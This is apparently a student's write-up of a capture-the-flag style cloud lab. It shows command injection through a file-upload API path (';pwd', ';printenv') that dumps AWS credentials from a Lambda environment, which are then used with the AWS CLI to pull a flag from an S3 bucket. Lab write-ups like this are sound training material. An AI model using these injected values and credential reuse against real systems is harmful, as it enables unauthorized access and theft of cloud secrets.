


Start up the lab and the kali linux instance.


Use the given link in the lab to go to the vulnerable file upload page.

Switch FoxyProxy to the Burp suite option so you can intercept and modify the requests.



Attempt to upload a file that is less than 4 mb (error was received when I tried to drop an application on the file upload page)

Intercept the request and send it to the repeater.



From here, append a ';' to the end of the post request and see if you can run simple commands.

The image displays three sequential screenshots of a REST client interface, showing the process of interacting with an AWS Lambda function via an API endpoint.

Top Screenshot: The 'Request' tab shows a POST request to `/Prod/api/file/Copy-Paste%20README;pwd HTTP/1.1`. The 'Response' tab shows an HTTP 500 Internal Server Error with a message: `"message": "Error putting object: temporary-public-image-store: 2022-06-29-Copy-Paste%20README /var/task"`.

Middle Screenshot: The 'Request' tab shows a POST request to `/Prod/api/file/Copy-Paste%20README;ifconfig HTTP/1.1`. The 'Response' tab shows an HTTP 500 Internal Server Error with a message: `"message": "Error: Command failed: echo $(date +%F) -Copy-Paste%20README;ifconfig /bin/sh;ifconfig: command not found"`.

Bottom Screenshot: The 'Request' tab shows a POST request to `/Prod/api/file/Copy-Paste%20README;printenv HTTP/1.1`. The 'Response' tab shows an HTTP 500 Internal Server Error with a message: `"message": "Error putting object: temporary-public-image-store: 2022-06-29-Copy-Paste%20README"`. The response body contains a large block of text representing the output of the `printenv` command, listing various environment variables such as `AWS_LAMBDA_FUNCTION_VERSION`, `AWS_SESSION_TOKEN`, `AWS_LAMBDA_TASK_ROOT`, `AWS_LAMBDA_RUNTIME_API`, `AWS_EXECUTION_ENV`, `DEST_BUCKET`, `AWS_LAMBDA_FUNCTION_NAME`, `AWS_XRAY_DAEMON_ADDRESS`, `PATH`, `HOME`, `PWD`, `AWS_SECRET_ACCESS_KEY`, `LAMBDA_RUNTIME_DIR`, `LANG`, `AWS_LAMBDA_INITIALIZATION_TYPE`, and `TZ`.

Tested:

--dir, no response

--ifconfig, shows a response 'command not found' << well hey at least I got a response and it's looking like we're dealing with a linux/unix based system.

--printenv, shows ALL of the environmental variables

Now that I have the variables, I can see all of the information needed to access the AWS account connected to this computer/server.

Attempted access the S3 bucket directly using the DEST_BUCKET variable and AWS documentation for S3 bucket endpoints. DENIED



Attempt to access bucket through terminal with keys: SUCCESS!

```
File Edit Tabs Help

presign
root@attackdefense:~# aws s3 ls s3://temporary-public-image-store
2020-10-30 04:24:16          39 flag.txt
root@attackdefense:~# ls
Desktop  thinclient_drives
root@attackdefense:~# aws s3 cp s3://temporary-public-image-store/flag.txt .
Note: AWS CLI version 2, the latest major version of the AWS CLI, is now stable
and recommended for general use. For more information, see the AWS CLI version
installation instructions at: https://docs.aws.amazon.com/cli/latest/userguide
install-cliv2.html

usage: aws [options] <command> <subcommand> [<subcommand> ...] [parameters]
To see help text, you can run:

    aws help
    aws <command> help
    aws <command> <subcommand> help
aws: error: the following arguments are required: paths
root@attackdefense:~# aws s3 cp s3://temporary-public-image-store/flag.txt .
download: s3://temporary-public-image-store/flag.txt to ./flag.txt
root@attackdefense:~# ls
Desktop  flag.txt  thinclient_drives
root@attackdefense:~# cat flag.txt
FLAG3: 58f4d2122f6e5e1e23bd0a313a7ba1afroot@attackdefense:~#
```


Lessons learned:

- These hands on labs are going to be seriously addicting xD
- Poke around and see if you can make responses in your favor for more information or access.
- Documentation is key for being able to find out and understand how information/resources are accessed. << AWS website for S3 buckets, hosted videos for using burpsuite, etc.
- I'm thinking with enough hands on practice, everything you do as a pentester becomes second nature. What is this, what does it do, what documentation can I find about how it works, etc.